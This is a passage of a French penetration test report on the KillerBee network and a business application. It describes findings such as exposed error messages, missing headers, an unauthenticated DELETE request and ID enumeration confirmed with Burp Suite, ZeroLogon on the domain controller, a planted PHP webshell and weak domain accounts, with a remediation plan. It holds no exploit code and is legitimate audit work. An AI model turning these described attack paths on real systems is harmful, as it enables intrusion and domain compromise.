Lorsqu'une requête malformée est envoyée à la gateway celle-ci renvoie au client le message de son exception interne. En soumettant un corps invalide nous avons obtenu en réponse le détail de l'erreur de parsing qui divulgue en prime un fragment du contenu après transformation interne. Un serveur ne devrait jamais exposer ses erreurs internes au client. Cela aide un attaquant à comprendre le fonctionnement de l'application.



La gateway renvoie le message d'exception interne en réponse à une requête invalide.


Périmètre : gateway 8443 et plus largement la gestion d'erreur des services qui renvoient erreur.message.

Notre recommandation : renvoyer au client un message d'erreur générique avec un code HTTP adapté et ne journaliser le détail technique que côté serveur.

C15. En-têtes de sécurité absents et technologie divulguée (Faible, 2/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Faible	**Faible**	**Faible**
Score 2 / 16		moins d'une journée

Les réponses ne portent aucun en-tête de sécurité (ni X-Frame-Options, ni Content-Security-Policy, ni X-Content-Type-Options, ni HSTS). À l'inverse l'en-tête X-Powered-By: Express est présent et révèle la technologie employée ce qui facilite le ciblage d'un attaquant.



En-têtes de réponse : aucun en-tête de sécurité et X-Powered-By divulgue la technologie.

Périmètre : l'ensemble des services de l'application.

Notre recommandation : ajouter helmet (ou équivalent) pour poser les en-têtes de sécurité et désactiver X-Powered-By.


Portée des tests

Les tests ont porté sur le comportement observable de l'application. L'injection et notamment l'injection SQL n'a pas pu être confirmée depuis l'extérieur. Les réponses ne laissaient pas apparaître de couche de persistance exploitable au moment de l'audit. Cette catégorie reste à réévaluer une fois la base de données connectée. L'absence de toute trace de journalisation côté réponses suggère par ailleurs un manque de supervision applicative à traiter avant mise en production.

Confirmation à l'outillage (Burp Suite)


Les constats applicatifs ont été confirmés avec Burp Suite l'outil standard de test d'intrusion web. Le trafic a été intercepté via le proxy de Burp puis les requêtes rejouées et modifiées dans le module Repeater. La capture ci-dessous illustre une suppression de donnée métier (DELETE /ingredients/2) rejouée depuis Repeater. La requête ne

porte aucun cookie ni en-tête d'authentification (voir l'Inspector à droite) et le serveur répond tout de même « Ingredient supprime ». Cela confirme l'absence totale de contrôle d'accès (C10) avec l'outillage de référence.




▸ *Burp Suite (Repeater) : suppression d'une donnée sans authentification (0 cookie et aucun en-tête d'autorisation).*

L'interception d'une requête vers la gateway montre le corps brouillé (champ corpsChiffre) circulant tel quel dans le trafic. Cela illustre C11. La transformation maison appliquée au corps et visible en interception ne constitue pas une protection et ne remplace pas TLS.



Burp Suite : le corps brouillé (corpsChiffre) visible dans le trafic vers la gateway.

Enfin le module Intruder a permis d'énumérer les objets en incrémentant simplement l'identifiant dans l'URL sans aucune authentification. Les objets existants (codes 200) se distinguent nettement des absents (codes 404) par le code et la taille de réponse. Cela permet de cartographier l'ensemble des données.



▸ *Burp Suite (Intruder) : énumération des objets par identifiant sans authentification (200 = existant, 404 = absent).*

8. Cartographie réelle du SI

Voici ce que nous avons réellement trouvé après avoir balayé les cinq VLAN (17 machines actives au total). À comparer avec le plan fourni.

Adresse réelle	Adresse au plan	Service identifié	Observation
.10.30	**.10.30**	AD, DNS, Kerberos, LDAP (Windows)	Contrôleur de domaine. La seule adresse juste du plan.
.10.33	**.10.33**	Asterisk / VoIP (SIP en UDP 5060)	Conforme. Rien d'ouvert en TCP.
.10.34	**non prévu**	OpenSearch Dashboards (HTTPS)	Application web absente du plan.
.10.41	**.10.35**	SQL Server 2019 (1433), WinRM 5985	Annoncé en .35 mais trouvé en .41.
.10.51	**.10.36**	GitLab CE (nginx)	Annoncé en .36 mais trouvé en .51.
.10.80	**non prévu**	NTP et SNMP (161/udp filtré)	Rien d'exploitable.
rien	**.10.32 / .10.50**	Messagerie / machine vulnérable	Aucune machine à ces adresses.
VLAN 30/40/50		Passerelle seule	Segments Admin, Invités et VoIP vides.

9. Plan d'action

Nous avons classé les mesures par horizon en commençant par ce qui doit être corrigé tout de suite. La priorité découle directement des criticités calculées en partie 3.

À traiter tout de suite (sous un mois)

Corriger ZeroLogon (urgent)	Appliquer le correctif Microsoft de la CVE-2020-1472 sur le contrôleur de domaine et vérifier le mode d'application renforcé. C'est la priorité numéro un (C9).
Authentifier l'application	Ajouter une authentification et un contrôle d'autorisation sur l'API avant tout déploiement. En l'état toutes les données sont lisibles et modifiables sans compte (C10).
Passer l'application en TLS	Servir tous les flux en HTTPS et abandonner l'obfuscation maison qui n'offre aucune confidentialité (C11).
Reprendre le pare-feu en main	Retirer l'accès administrateur que nous avons eu puis supprimer les règles any/any et l'interface WAN ajoutées et remettre un filtrage au plus juste (C1).
Couper SMBv1	Le désactiver sur le contrôleur de domaine et sur tous les postes Windows (C7).
Fermer l'inscription GitLab	Désactiver ou restreindre la création de compte sur l'instance interne (C8).
Corriger la documentation	Remettre le plan d'adressage en accord avec la réalité (C3).
Supprimer le webshell PHP	Retirer le fichier shell.php du serveur Drupal après conservation d'une preuve puis rechercher d'autres portes dérobées (C24).
Renouveler les secrets de la base	Changer les identifiants MariaDB exposés en clair dans settings.php et restreindre la lecture du fichier (C25).
Supprimer le compte pentest-svc	Supprimer le compte d'administration créé par l'équipe d'audit pendant le test, puis surveiller la création de comptes à privilèges et l'activation du RDP sur les contrôleurs (C27).

Dans les trois mois

Neutraliser LLMNR et NBT-NS	Désactivation par GPO et signature SMB imposée sur tout le parc (C4).
Régler la machine à deux réseaux	Supprimer ou justifier et filtrer le rattachement de l'hôte .105 puis revoir les bridges Proxmox (C2).
Renommer le compte admin	Un nom non devinable ainsi qu'une politique de verrouillage (C6).
Durcir l'application	Restreindre CORS à l'origine légitime du frontend et imposer une authentification de service à service entre la gateway et les micro-services (C12, C13).
Réduire les privilèges MariaDB	Créer un compte applicatif aux droits minimaux puis révoquer GRANT ALL et le privilège FILE (C26).
Renforcer les mots de passe du domaine	Appliquer une politique de mots de passe robuste et auditer les comptes faibles comme opheliareseau01 (C28).
Nettoyer les droits délégués	Revoir les ACL de l'annuaire et retirer le droit AllExtendedRights non justifié (C29).
Protéger la supervision Wazuh	Ré-enrôler l'agent Wazuh avec une nouvelle clé, restreindre la lecture de

	client.keys et limiter l'enregistrement des agents côté gestionnaire (C31).

À plus long terme

Formaliser les flux	Écrire une matrice de flux (source, destination, port, raison) et l'appliquer au plus juste plutôt que d'ouvrir au cas par cas.
Cadrer la gouvernance	Poser comme règle qu'on ne délègue jamais l'administration des équipements de sécurité et tracer les changements.
Superviser	Maintenir l'inventaire puis exploiter réellement OpenSearch comme SIEM et surveiller les authentifications anormales.
Auditer régulièrement	Prévoir des audits périodiques avec un périmètre et des accès définis à l'avance idéalement avec un compte fourni (boîte grise).

10. Conclusion

Le SI KillerBee présente deux visages. Face à un attaquant qui cherche à énumérer ou à forcer les accès il résiste bien. Le cloisonnement de départ tenait et les serveurs étaient fermés aux accès anonymes et par défaut. Les postes sont corrects eux aussi. Tout cela est à mettre au crédit du groupe audité.

Mais ces bonnes protections sont court-circuitées par une faille critique. Le contrôleur de domaine est vulnérable à ZeroLogon. Cette faille ouvre une voie directe vers la compromission totale du domaine sans aucun identifiant. Le domaine offre en outre une seconde voie tout aussi directe avec un compte de service membre des « Admins du domaine » à mot de passe faible (C27). Nous avons démontré ces deux chemins de bout en bout avant de restaurer le contrôleur. Ils doivent être corrigés en urgence avant tout le reste.

L'audit de l'application métier mené en boîte noire sur une instance de test révèle de son côté des faiblesses importantes. On y trouve l'absence totale d'authentification, une obfuscation maison sans valeur et l'absence de TLS. Ces points sont à régler impérativement avant toute mise en production.

Vient enfin la gestion du pare-feu pendant la mission. Nous confier son administration et ouvrir du any/any annule les efforts de cloisonnement. C'est un chantier de gouvernance. Restent aussi la documentation à fiabiliser et quelques finitions de durcissement. Le bilan est donc contrasté. De bons réflexes de sécurité mais quelques failles majeures qui suffisent à compromettre l'ensemble si elles ne sont pas corrigées.